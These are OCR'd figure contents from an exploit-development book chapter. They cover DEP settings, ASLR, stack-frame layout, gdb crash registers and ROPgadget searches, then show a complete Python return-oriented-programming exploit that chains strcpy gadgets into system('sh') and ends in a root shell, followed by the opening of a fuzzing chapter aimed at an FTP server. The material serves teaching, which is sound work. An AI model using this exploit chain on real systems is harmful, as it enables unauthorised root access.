

Performance Options
Visual Effects
Advanced
Data Execution Prevention
Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?
Turn on DEP for essential Windows programs and services only
Turn on DEP for all programs and services except those I select:
Add...
Remove
Your computer's processor supports hardware-based DEP.
OK
Cancel
Apply




```
root@troy:~# ./stackpoint
ESP is 0xde7cb010
root@troy:~# ./stackpoint
ESP is 0x92b376a0
root@troy:~# ./stackpoint
ESP is 0x749a96e0
root@troy:~# ./stackpoint
ESP is 0x4818e150
root@troy:~# ./stackpoint
ESP is 0x983075f0
```


```
root@troy:~# ./stackpoint
ESP is 0xffffe1f0
root@troy:~# ./stackpoint
ESP is 0xffffe1f0
root@troy:~# ./stackpoint
ESP is 0xffffe1f0
```


```
buffer.c:8:3: warning: incompatible implicit declaration of built-in function ‘p
rintf’
buffer.c:8:3: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
```


0x263:
These
are
some
(ret to 0x456)
0x456:
evil
opcodes
to
(ret to 0x392)
0x392:
pwn
the
host


```
        0x080485e0 - 0x08048614 is .eh_frame_hdr
        0x08048614 - 0x080486fc is .eh_frame
        0x08049f0c - 0x08049f10 is .init_array
        0x08049f10 - 0x08049f14 is .fini_array
        0x08049f14 - 0x08049ffc is .dynamic
        0x08049ffc - 0x0804a000 is .got
        0x0804a000 - 0x0804a020 is .got.plt
        0x0804a020 - 0x0804a028 is .data
        0x0804a028 - 0x0804a02c is .bss
(gdb)
```

```
(ROPgadget)> load
[+] Loading gadgets, please wait...
[+] Gadgets loaded !
(ROPgadget)> search pop ; pop ; ret
0x0804832a : add esp, 8 ; pop ebx ; ret
0x0804832b : les ecx, ptr [eax] ; pop ebx ; ret
0x08048516 : pop ebp ; lea esp, dword ptr [ecx - 4] ; ret
0x0804857b : pop ebp ; ret
0x08048578 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804832d : pop ebx ; ret
0x0804857a : pop edi ; pop ebp ; ret
0x08048579 : pop esi ; pop edi ; pop ebp ; ret
0x08048518 : popal ; cld ; ret
(ROPgadget)>
```


Memory bytes information
0x08048044 : ' '
0x080481a7 : 'c'
0x08048157 : 'b'
0x08048263 : 'e'
0x0804829a : '0'
0x08048156 : 'i'
0x080480d8 : 'h'
0x08048255 : '6'
0x0804815b : '-'
0x08048155 : 'l'
0x08048154 : '/'
0x0804815e : 'n'
0x0804819e : '1'
0x0804826a : 'p'
0x08048162 : 's'
0x0804847e : 'v'



Parameters
RET
Base Pointer EBP
Local variable
Local variable
Caller Frame
Current Frame


```
Starting program: /root/buff $(python -c 'print "z" * 1032 + "AzAz"')
Data received in 1024 byte buffer.

Program received signal SIGSEGV, Segmentation fault.
0x080484ac in main ()
(gdb) info registers
eax            0x0      0
ecx            0x7a7a7a7a       2054847098
edx            0x0      0
ebx            0x7a7a7a7a       2054847098
esp            0x7a7a7a76       0x7a7a7a76
ebp            0x7a417a41       0x7a417a41
esi            0x2      2
edi            0xb7fa2000       -1208344576
eip            0x80484ac        0x80484ac <main+118>
eflags         0x10286  [ PF SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```


```
from struct import pack
import os

strcpy = pack("<I", 0x08048370)
ropper = pack("<I", 0x080485ea)
x = "z" * 1032
x += strcpy
x += ropper
x += pack("<I", 0x0804a02c) #.bss+0
x += pack("<I", 0x08048162) # "s"
x += strcpy
x += ropper
x += pack("<I", 0x0804a02d) #.bss+1
x += pack("<I", 0x080480d8) # "h"
x += strcpy
x += ropper
x += pack("<I", 0x0804a02e) #.bss+2
x += pack("<I", 0x0804867f) # ";"
x += pack("<I", 0x08048390) # system
x += "zzzz"
x += pack("<I", 0x0804a02c) #.bss+0

os.system("/root/buff \"%s\"" % x)
-- INSERT --
```


```
root@philbox:~# python ropexploit.py
# whoami
root
#
```


Chapter 12: Fuzzing Techniques





Taof - The Art of Fuzzing
File Settings Help
Data Retrieval Fuzzing
Request List
Taof - Data retrieval
Listening mode
Network Settings
Start
Stop
Taof - Network Settings
Local settings
Local server
0.0.0.0
Local port
1066
Remote settings
Remote server
192.168.63.130
Remote port
21
tcp
udp
OK
Open previous session
Open
OK
Set fuzzing points
Ready


Taof - The Art of Fuzzing
File Settings Help
Data Retrieval
Fuzzing
Request List
Request ID Time
1 10:35:33
2 10:35:33
3 10:35:34
4 10:35:34
5 10:35:35
6 10:35:36
7 10:35:36
Request Contents
'USER anonymous\r\n'
Fuzzing Options
Send request "as is"
Set fuzzing points
Ready


Taof - Fuzz Request
Request
55 53 45 52 20 61 6e 6f 6e 79 6d 6f 75 73 0d 0a
USER anonymous
From
0
To
14
Set variable length field
From
To
Value
0
+ Signature length
ascii
little endian
big endian
Add
Stack/Heap overflows
String overflows
Integer overflows
Dictionary attack
Fuzzing Points
From
To
Value (length)
From (length)
To (length)
Delete
OK




```
TCP     66 21 → 49372 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP     54 49372 → 21 [ACK] Seq=1 Ack=1 Win=65700 Len=0
FTP     96 Response: 220 3Com 3CDaemon FTP Server Version 2.0
FTP     70 Request: USER anonymous
FTP     87 Response: 331 User name ok, need password
FTP     66 Request: PASS User@
FTP     74 Response: 230 User logged in
```


FTP@local
Server
Options
Help
C:\Users\Public\Program Files\LabF.com\nfsAx
LabF.com
nfsAxe
NFScl2K
NFScl95
NFSclX64
Videos
Name
Size
.motifbind 989
AIX.SU 64
BELGIAN.KMF 12052
CROATIAN.KMF 7629
DANISH.KMF 12450
DECEMFR.KMF 11324
DECEMFRC.KMF 13288
